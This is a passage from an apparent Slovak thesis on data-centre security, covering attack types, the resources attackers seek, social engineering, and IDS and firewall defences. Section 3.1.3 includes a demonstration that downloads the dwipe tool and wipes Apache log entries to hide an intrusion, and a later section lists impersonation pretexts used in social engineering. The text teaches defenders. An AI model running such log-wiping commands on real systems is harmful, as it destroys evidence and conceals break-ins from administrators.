Vlastníci systému - vlastníci zabezpečujú investície do zlepšovania kvality a vedomé zamedzenie vylepšovania a aktualizácii bezpečnostných opatrení spôsobuje riziká.

Dodávateľia - tieto okruhy pracovníkov inštalujú a dodávajú kľúčové komponenty pre správny chod centra. Nesprávne nadefinované poplašné zariadenie alebo prístupový systém môže spôsobiť neautorizované vstupy alebo iný druh zámernej poruchy.

2.3.9 Časté útoky

Odposluch (sniffing) - predstavuje neoprávnené zaznamenávanie informácií, ktoré prechádzajú sieťou. Ak sa nejedná o šifrované spojenie, útočník je schopný vyčítať dôverné informácie (hesla, čísla GRID karty,...).[10]

DDOS,DOS - sú to typy útokov, ktoré dokážu zahltiť službu požiadavkami do takej miery, že nie je schopná obslúžiť legitímne požiadavky a teda dochádza ku kolapsu a zastaveniu služby.

Neautorizovaný prístup - je to prístup k zdrojom na základe zneužitia platného účtu alebo vytvorených „zadných dvierok“ či iného škodlivého malware.[11]

Vírusy, červy, trojany - sú navrhnuté k tomu, aby vykonávali záškodnú činnosť v zariadení (vyťažovanie procesora, vytváranie bezpečnostných dier, mazanie diskov, ...atď.).

Útok na sieťovú infraštruktúru - primárne sa jedná o jeden zo záplavových útokov, ktorý zahltí a spomalí komunikáciu do siete výrazným spôsobom (ACK, ping, DOS,...atď.).

Presmerovanie komunikácie - proces manipulácie z obsahom paketu pre potreby presmerovania komunikácie na útočníka.

Prečerpanie pamäte - stav, ktorý nastane pôsobením útoku na službu, kde sa proces pokúsi uložiť viac dát do vyrovnávacej pamäte nad hranicu, ktorá je mu určená.[12]

Útoky na druhej vrstve modelu OSI - využíva zraniteľnosti dátovej vrstvy protokolov na úrovni prepínačov (ARP dotazy, spoofing, VLAN hopping, MAC Attack, DHCP Attack,...atď.).[13]

3 ZDROJE Z NAPADNUTÉHO CENTRA

V nasledujúcej časti sa budem zaoberať základnými druhmi informácií, aké je možné získať pri úspešnom napadnutí dátového centra. Takéto informácie a prostriedky sú útočníkmi používané na vedenie ďalších útokov na zariadenia a ich súčastí alebo vyťažovanie prístupových a súkromných informácií.

3.1 Prečo útočiť na dátové centrum

Dôvod je jednoduchý. Prístup k užívateľom a informáciám. Organizácie poskytujú služby nespočetnému množstvu klientov, ktorí sa môžu stať ich nechcenými obeťami. Napádanie takýchto celkov zabezpečuje prístup útočníka ku kontrole tokov informácií.


Ak zoberieme do úvahy, že niektorí poskytovatelia prevádzkujú na jednom servery niekoľko stránok rôznym účastníkom, tak úspešné napadnutie hoci len jedného, dokáže spôsobiť škody pre niekoľkých užívateľov súčasne.

Základnou otázkou, ktorú si kladie užívateľ je motív týchto útokov:

- procesorový výkon - pre potreby zložitých prepočetných algoritmov (napr. lámania hesiel...),
- túžba ničiť - útočník chce z rozmaru alebo inej pohnútky bezvýsledne vykonať škodu,
- diskový priestor - páchatel' využije pre ukladanie nelegálneho obsahu na skritých odieľoch alebo aby nevyužíval svoj vlastný diskový priestor,
- prístup na sieť (konektivitu) - sabotuje systém, aby použil stroj pre ďalšie útoky alebo procedúry, napr. odosielanie SPAM-u, DOS útoky,...a podobne,
- uložené informácie - vykoná prienik k citlivým informáciám, osobným údajom pre ďalší predaj alebo osobné účely.

Mnoho užívateľov je presvedčených o tom, že ich server/počítač nie je ničím zaujímavý pre útočníka a kto by sa chcel do neho dostať keď v ňom nemá nič, čo by malo pre neho cenu. Takto zmýšľajúcich užívateľov útočníci vyhľadávajú, aby využili ich zariadenie na smerovanie útoku vyššie, na iné zariadenia, ktoré sú podstatne dôležitejšie.

3.1.1 Topologia serverov



Obrázok 3: Príklad topologie serverov [14]

Fyzickú, ale aj logickú typológiu rozloženia centra a pripojenia do vonkajšej siete cez skenovanie informácií na smerovačoch a prvkoch 2 a 3 (router, switch) vrstvy modelu OSI. Vysledovaním základných spojení a štruktúru spojenia medzi servermi na strane záškodníka, sťažuje jeho odhalenie. Naskytá sa možnosť selektívneho útoku na sieť a prehľad o dianí v štruktúre.

Obmedzením možnosti útočníka je nastavenie špeciálnych pravidiel na smerovačoch alebo vytvorenie selektívneho druhu demilitarizovanej zóny s prekladom adres za serverom. Populárnymi prostriedkami na zisťovanie topológie sú aplikácie napr. (Maltego, lan topolog,...).

3.1.2 Skenovanie a sledovanie prevádzky na iných serveroch

Sieťová karta na servery zapojená v promiskuitnom režime bude odpočúvať celú sieť a preposielať informácie útočníkovi.

Promiskuitný režim - v bežnom prevádzkovom režime sieťová karta filtruje informácie, ktoré prichádzajú na rozhranie a tie sú na základe informácií z paketu (MAC adresa) filtrované.[15] Promiskuitný režim zanedbáva tento druh filtrovania a zachytáva celkový obsah prichodzej komunikácie (pakety, broadcast, arp, multicast,...).


Tento režim sa bežne využíva pri skenovaní bezdrôtových sietí a odchyťovanie komunikácie. Obdobou skenovania siete sú aj ARP cache poisoning, ICMP redirecting, DHCP spoofing,...a i. Bežným nástrojom pre sledovanie toku dát je wireshark sieťový skener, ktorý zachytáva a filtruje sieťovú komunikáciu.

Riešením tohto problému je sledovanie rýchlosti odozvy na ICMP požiadavku alebo obmedzenie práv pri správe sieťového rozhrania (aby sa nedal nastaviť do promiskuitného režimu).

3.1.3 Log file

Logovacie súbory sú neoddeliteľnou súčasťou každého servera na sieti. V súčasnosti sa útočníci môžu jednoducho zamerať na zber dôležitých informácií o potencionálnych obetiach útoku práve z týchto zdrojov. Tieto súbory obsahujú záznamy o práci sieťového administrátora ako aj všetky prístupy na server, pričom zaznamenáva adresy a časy prístupu na sieť.

Takéto informácie sú pre útočníka aj potenciálne nebezpečné z dôvodu odhalenia svojej identity, a preto po úspešnom prieniku do systému zahľadujú tieto informácie za pomoci aplikácii, ktoré zmažú obsahy logovacích súborov alebo pozmenia obsahy tak, aby záznamy nevykazovali podozrivé operácie. Tento postup je použitý iba ak útočník nechce zanechať po sebe dôkazy o tom že pristúpil neoprávnene na server a vykonával na ňom úpravy.



```
wget http://dl.packetstormsecurity.net/UNIX/secure_delete/dwipe-0.1.tar.gz

Execute Display in text-area 

Enter:
/dwipe -u root -i 192.168.119.133 -O -L /var/log/apache2/ Execute

Couldn't open logdir /var/logs/
Scanning /var/log/apache2/other_vhosts_access.log...
* Removed/replaced 172 lines
Scanning /var/log/apache2/error.log...
* Removed/replaced 479 lines
Scanning /var/log/apache2/error.log.1...
* Removed/replaced 5035 lines
Scanning /var/log/apache2/modsec_audit.log...
Scanning /var/log/apache2/modsec_audit.log.1...
Scanning /var/log/apache2/other_vhosts_access.log.1...
* Removed/replaced 296 lines
```


Obrázok 4: Zahladzovanie stôp

V uvedenom príklade (Obrázok 4) je demonštrované zahladzovanie po prieniku webovou službou a nahraným Shell skriptom, ktorý slúžil pre priamy prístup k adresárom a zložkám v zariadení.

Malé množstvo útokov sa zameriava na zničenie servera, ale dolovanie informácií akými sú napr. databázy emailových adries z webových fór pre rozosielanie spamu a prehľadávanie logovacích súborov pre zistenie adries obetí. Takáto činnosť je pre útočníkov užitočnejšia (predaj zoznamov,...a i.) ako nechať padnúť server.

V zásade rozlišujeme niekoľko základných typov logovacích súborov, ktoré sú umiestnené v špecifických adresároch. Pre operačné systémy OS Linux sú umiestnené v adresári `/var/log/` a jeho podadresáre.

- `/var/log/secure` or `/var/log/auth.log` : záznamy overenia užívateľov,
- `/var/log/kern.log` : záznamy o činnosti jadra,
- `/var/log/cron.log` : činnosť funkcie programu cron,
- `/var/log/httpd/` : záznam prístupov a chýb a procesov na webovom servery Apache,
- `/var/log/messages` : správa všeobecného chodu a správy systému,
- `/var/log/lighttpd/` : záznam chýb a procesov na webovom servery Lighttpd,
- `/var/log/boot.log` : záznamy zavádzania systému,
- `/var/log/mysqld.log` : záznamy prístupu k MySQL databáze,
- `/var/log/utmp` or `/var/log/wtmp` : zoznam prihlásení,
- `/var/log/yum.log` : Yum záznamy,
- `/var/log/maillog` : záznamy o správe emailov.



Obrázok 5: Príklady logovacích súborov

Príklady zneužitia:

Messages: v tomto súbore sa zaznamenáva práca aj použité príkazy útočníka a preto tento súbor vždy ošetrta tak, aby sa nedalo zistiť akým spôsobom sa útočník pohyboval po servery.

Httpd: obsahuje IP adresy, ktoré pristúpili na web, alebo skenovali web. Môže to byť užitočné pri vyšetrovaní páchatel'a, ale aj zdroj ďalších obetí pre útočníka.

Maillog: bezpochyby najplodnejším zdrojom informácii sú všetky databázy a log súbory, ktoré zhromažďujú emailové adresy pre ďalší predaj.

Na platformách typu Microsoft sa zoznam logu zobrazuje pomocou **Windows Event Viewer**, ktorý zaznamenáva všetky potrebné operácie a prehľadne ich podáva užívateľovi.

Logovacie súbory sú užitočnou, ale aj nebezpečnou súčasťou každého operačného systému. Samozrejme je dôležité vedieť ako ich správne použiť.

3.1.4 Krádež konw-how

Každá firma, ktorá sa zaoberá tvorbou alebo poskytovaním služieb vo všetkých oblastiach podnikania má postavenú ponuku na vlastnom riešení, ktoré je určitým spôsobom jedinečné. V tomto kontexte sa môže pojednávať o vedecko-technické poznatky, ktoré sú doplnené o skúsenosti z praxe. Takáto jedinečnosť dáva firme špecifický náskok pred konkurenciou a zabezpečuje väčšiu efektivitu a finančný zisk.

Konkurencia sa častokrát snaží dostať k zdrojom takýchto riešení nekalým spôsobom, aby mohla zneužiť cudzí „know-how“ vo svoj prospech. Prostredie dátových centier je na základe prevádzkových vlastností najvhodnejšou variantou na zabezpečenie firemného potenciálu v oblasti IT.

3.1.5 Citlivé informácie

Cez servery vládnych a bankových inštitúcií denne pretečie veľké množstvo osobných a citlivých informácií (bankové účty, heslá, informácie z GRID kariet). Nesprávne alebo neautorizované zavedené zariadenie do systému, ktoré bude mať zámerne upravenú konfiguráciu, napr. kartu nastavenú v promiskuitnom režime, dokáže doskenovať celú komunikáciu na úrovni napadnutého servera.

3.1.6 Databázy

Každé zariadenie tohto typu má svoju vlastnú databázu klientov a iných dôležitých informácií. Obsahujú rozsiahle firemné záznamy o činnosti pracovníkov spolu z číslami účtov, účtovnými výkazmi, zoznamom zákazníkov a výplatnými páskami. Preto databázové systémy Mysql, sql,... a i., predstavujú jednu z cieľových zdrojov informácií.

3.2 Sprava systemu po útoku

Každý bezpečnostný problém má svoj základ v politike správcu siete. Problém v prevažnej miere vzniká ešte pred útokom a to nesprávnym, alebo benevolentným prístupom. Nedostatky, alebo vzniknuté problémy sú zjavné, ale preukážu sa väčšinou až po útoku.

3.2.1 Ako zistím, že bol systém napadnutý čo by sa malo diať

Autori populárnej publikácie o hackingu uvádzajú zoznam základných činností, ktoré sa budú meniť, alebo vykazovať zvláštne činnosti. Tieto zmeny sú vykonávané útočníkmi za účelom zlikvidovania serveru alebo prevzatia kontroly nad ním pre svoje potreby.[16] Zmeny chovania systému sa prejavia skôr, či neskôr. Najskúsenejší útočníci dokážu po sebe z prehľadom zakryť všetky stopy po úspešnom prieniku.

Zoznam základných zmien:

- zmena webových stránok,
- úbytok miesta na disku,

- zvýšená sieťová prevádzka,
- správy od iných správcov,
- sieťové rozhrania v promiskuitnom režime,
- zmazané, alebo skrátene logy,
- modifikované súbory utmp/wtmp,
- noví užívatelia v systéme,
- podozrivé procesy v systéme,
- neobvyklé zaťaženie procesora,
- napadnuté lokálne účty,...

Tieto zmeny môžu byť spôsobené nainštalovaným červom alebo „bombou“, ktorá zlikviduje stroj v tú najmenej vhodnú dobu.

3.2.2 Čo potom

Prvoradou úlohou je zachovať chladnú hlavu a nerobiť nič, čo by mohlo zmazať všetky stopy. Základným opatrením je nevypínať server ani nepodnikať žiadne nevratné úkony. Odpojením sieťových kariet z internetu sa zabezpečí ukončenie spojenia z útočníkom a možnosť vyhľadania škodlivého procesu, alebo zmeny v systéme.

- Naskytá sa niekoľko riešení:
 - vyhľadanie škodlivého procesu,
 - skontrolovať kontrolné súčty existujúcich programov,
 - oprava vzniknutých chýb,
 - preinštalovanie systému.

Základom pre zamedzenie každého bezpečnostného problému je tzv. proaktívny prístup k bezpečnostnej politike a správe systému. Súbor základných systémových úprav a nastavení dokáže zamedziť vo výraznej miere možnostiam útočníka pre vstup do systému.

4 SOCIÁLNE INŽINIERSTVO

Najvýznamnejšou vlastnosťou v oblasti sociotechník je fakt, že pri dobre vedenom útoku si obeť väčšinou vôbec neuvedomí, že niečo vyzradila útočníkovi a tak bola zneužitá ako obeť sociotechnika pre zber citlivých informácií v danej organizácii.[17]

Sociálne inžinierstvo má základne dva prístupy. Forma nepriameho a priameho kontaktu z obeťou. Priamy kontakt je realizovaný pri vyslovení požiadavky v osobnom kontakte, alebo inverznej sociotechnike. Nepriamym kontaktom sa rozumie využitie komunikačných technológií (internet, telefón, pošta,...) pre vznesenie požiadavky o informácie. Spravidla útočníci bývajú dobre upravený a majú úhľadné a spoločensky presvedčivé vystupovanie, ktoré im zabezpečuje sympatie a otvorenosť obeti k neviazanej komunikácii.

Základnou podmienkou je tvorba neformálnych vzťahov medzi pracovníkmi a útočníkom. Teda sa jedná o tvorbu sociálnej náklonnosti (spoločné obedy, spoločné aktivity, rybačka, športy, popíjanie,...) uvoľňuje v pracovníkoch ostražitosť a možnosť nevedomého vyzradenia informácií útočníkovi.

V kontexte sociálneho inžinierstva je budovanie takýchto vzťahov samozrejmosťou pre úspešne vyťažovanie informácií alebo získavanie protekcií a možnosti tolerovať určité správanie z pohľadu zmanipulovanej obete.

Útok sa skladá z niekoľkých častí, ktoré posúvajú útočníka k informáciám. Nazývame ich aj Sociotechnický cyklus:

- zhromažďovanie informácií,
- budovanie vzťahov a dôvery,
- využitie dôvery.[18]

4.1.1 Zhromažďovanie informácií

Pre úspešné vykonanie útoku je dôležité mať dostatok relevantných a použiteľných informácií pre plánovanie a prispôbovanie útoku. V oblasti sociotechnických útokov sa pojednáva zber osobných informácií, ktoré sa týkajú spoločenského, profesného a osobného života obete. Takéto informácie sú potrebné pre úspešné nadviazanie kontaktu a rozvoja dôvery. Takáto činnosť má dva základné prístupy: sociálny a technický.

Základný zber informácií môže prebiehať:

- priamo > nepriamo,
- cielene > necielene,
- legálne > ilegálne,
- eticky > neeticky.[19]
 - Z aplikácii (malware, webové prehliadače,...a pod.),
 - komunikácie (sociálne siete, portály, verejné databázy firiem, živnostenský register,... a pod.),
 - od samotného užívateľa alebo jeho blízkeho okolia (kamaráti, susedia, známy,... a pod.),
 - informačné systémy, verejné databázy (linkedIn, obchodný a živnostenský register... a pod.).

Tento pojem predstavuje širokú škálu techník slúžiacich na zhromažďovanie informácií spojených z cieľovou osobou, skupinou alebo organizáciou. Na základe ktorých buduje sociálny vzťah z inkriminovanou obeťou alebo niekým za pomoci ktorého sa dopracuje k zdarnému útoku a vyťažením potrebných citlivých informácií. Príklady zberu užitočných informačných zdrojov:

- dátumy narodenia, mailové schránky, účty na sociálnych sieťach, lekárske záznamy
- finančné správy, výkazy, zmluvy, články, prihlášky, katalógy,
- záľuby, hobby, voľnočasové aktivity, skupinové stretnutia, šport,
- osvojovať si ich žargón, zvyklosti, zvláštnosti a špecifiká v komunikácii,
- mapy, podklady, výkresy budov, zápisy, inžinierske siete.

Jedná sa o súhrn vecných, fyzických a elektronických informácií akými sú dôležité dokumenty, heslá,... a pod.[19]

Táto činnosť zhromažďovania je s pohľadu útočníka nezanedbateľnou aktivitou z dôvodu nadväzovania nových vzťahov a dolovania použiteľných informácií pre potreby prieniku do systému. Vykonávanie takýchto činností je kľúčová pre úspech celého útoku.

4.1.2 Budovanie vzťahov a dôvery

Sociotechnik sa s obeťou snaží vytvoriť čím bližší vzťah, ktorý bude znižovať ostražitosť v chovaní a podávaní informácii útočníkovi. Počas doby strávenej s obeťou si útočník vybuduje dôvernú pozíciu. Prílišná dôverčivosť obete voči cudzím ľuďom spôsobuje nemalé úniky z mnohých podnikov. Spravidla sa pojednáva o útočníka, ktorý sa vydáva za:

- novoprijatého pracovníka, ktorý žiada zamestnanca o pomoc,
- pracovníka úrady kontroly alebo inej autority, servisného technika,
- pracovníka spoločnosti zákazníka, vydávateľa, alebo správcu operačných systémov z naliehavým problémom či ponukou,
- riešiteľa vzniknutého problému, ktorého bol sám autorom pre potreby vyvolania interakcie,
- člen technickej podpory, správca alebo technik na rutínnej kontrole,
- zamestnanca pobočky v inom meste a požaduje autentizačné údaje do systému.[20]

4.1.3 Využitie dôvery

Útočník si vybuduje dôveryhodné postavenie voči obeti, ktoré vedú k vyzradeniu citlivých informácii (prístupové heslá,...a i.) alebo vykonala opatrenie (zmazala/pridala užívateľa, zanedbala bezpečnostné procedúry,...), ktoré by za bežných okolností neurobila.[21] Takéto konanie môže byť koncom jedného útoku, ale aj začiatkom ďalšej časti. V tejto etape môže sociotechnik žiadať o informácie alebo činnosť, ktorá je adresovaná obeti.

Príkladom takejto taktiky je vykonanie zásahu do stroja alebo programu, ktoré si vyžaduje odborne znalosti pričom útočník má ochotu a znalosti urobiť nápravu.

Ak útočník je presvedčený, že obeť je dostatočne zmanipulovaná, tak ju požiada o prezradenie citlivých informácii alebo, aby vykonala činnosť pre dosiahnutie zadaného cieľa. Požadovanie nemusí vždy predstavovať koniec sociotechnického útoku, ale taktiež medzikrok pri dopracovaní sa k cieľovým osobám alebo informáciám.

5 OCHRANNÉ PROSTRIEDKY POUŽÍVANE NA SERVEROCH

Servery sú počas svojej prevádzky vystavované nepretržitému pripájaniu nových účastníkov. Medzi požiadavkami na spojenie sú častokrát požiadavky odosielané útočníkmi, ktorí sa pokúšajú najrôznejšími formami útokov napadnúť server. Cieľom je prevziať nad zariadením kontrolu alebo prerušiť jeho činnosť. Preto boli vyvinuté aplikácie a postupy, ktoré zamedzujú, či výrazne sťažujú útočníkom vstupy do systémov.


Ďalšou skupinou sú aplikácie primárne určené na sledovanie činnosti útočníka na vybranej sieti alebo zaznamenáva zmeny v stráženom systéme.

Základnou funkciou týchto programov je zabezpečiť:

- prevenciu - proces predchádzania nežiadúcim javom a situáciám; [22] Často činnosť útočníkov odradí už samotná prítomnosť aplikácii ako sú IDS, firewally,... Predsa len ak sa útočníci pokúsia o zásah, tak ich činnosť zaznamenajú alebo prerušia. Takáto operácia je nahlásená správcovi siete pre potreby ďalšej reakcie.
- detekciu - jedná sa o zachytávanie narušenia v sieti; Pokiaľ sa útočník rozhodne vykonať útok na sieťovú štruktúru alebo server, tak túto činnosť zachytávajú. Dôležitou súčasťou detekcie je aj zaznamenávanie a zapisovanie procesov a krokov, ktoré útočník vykonal pri prieniku. Takéto záznamy napomáhajú vypátraniu útočníka a zabezpečenie zraniteľnosti, aby sa v budúcnosti neopakovali.
- reakciu - pokiaľ dôjde k úspešnému narušeniu systému alebo prieniku do zariadenia tieto aplikácie zabezpečujú rýchlu reakciu na vzniknutý prienik a to vykonaním príslušných procedúr na oboznámenie administrátora o poruche či prerušení niektorých procesov a služieb.

5.1 Intrusion detection system

IDS - (intrusion detection systems); Táto skupina aplikácii na ochranu pracuje ako súbor opatrení na zaznamenanie (detekciu) narušiteľa v systéme a hlási akékoľvek porušenie zásad a pravidiel použitých v systéme. Avšak s rozvojom nových technológií vznikol celý rad metód zamedzujúcich úspešne zdetegovanie útoku. V zásade delíme takéto systémy na základne typy, ktoré sú opísané nižšie.



Obrázok 5: Rozdelenie IDS systémov [23]


Aktívne – tento systém je nastavený tak, aby automatický blokoval útoky bez zásahu operátora. Majú značnú chybnosť a preto je potrebné ich kombinovať s inými systémami.

Pasívne – sú konfigurované iba pre monitorovanie a analýzu sieťovej prevádzky a následného upozornenia na potenciálne zraniteľnosti a útoky. Nie je schopný plniť žiadne ochranné alebo opravné funkcie. Hlavnou výhodou je rýchle nasadenie a sú slabo náchylné na plané poplachy.

Sieťové – (network - based IDS) - skladá sa zo sieťových zariadení (alebo snímačov - Network Interface Card -NIC), pracujú v promiskuitnom režime a majú samostatné rozhranie pre správu. Je umiestnený na sieti alebo rozhraní a monitoruje prevádzku v tom určenom segmente.

Hostiteľské – (Host - based IDS) – používa malé programy (agentov), nainštalované na jednotlivých systémoch, ktoré majú byť sledované. Tieto programy sledujú operačné procesy.[23] Všetky pokusy útočníkov zapisujú do logu alebo vyhlasujú poplach. Agenti sú navrhnutí tak, že monitorujú iba jednotlivé systémy užívateľov, na ktorých sú nainštalované avšak nekontrolujú celú sieť.

Hybridné - kombinujú funkcie niektorých rôznych typov IDS a databázu profilov už známych útokov a zraniteľností systému pre identifikáciu aktívnych pokusov o prienik.



Obrázok 6: Príklad použitia IDS [24]

5.2 Firewall


Žiadne zariadenie v infraštruktúre sa nezaobíde pre bezpečný chod bez existencie nejakej varianty ochrany proti prístupu z vonkajšej siete nazývaný aj firewall. Pôvodne tento názov popisuje použitie ako protipožiarna bariéra oddeľujúca nebezpečenstvo z vonku. V oblasti výpočtovej techniky plní obdobnú úlohu a to ochranu infraštruktúry a jej komponentov pred škodlivým pôsobením z internetu. [26]

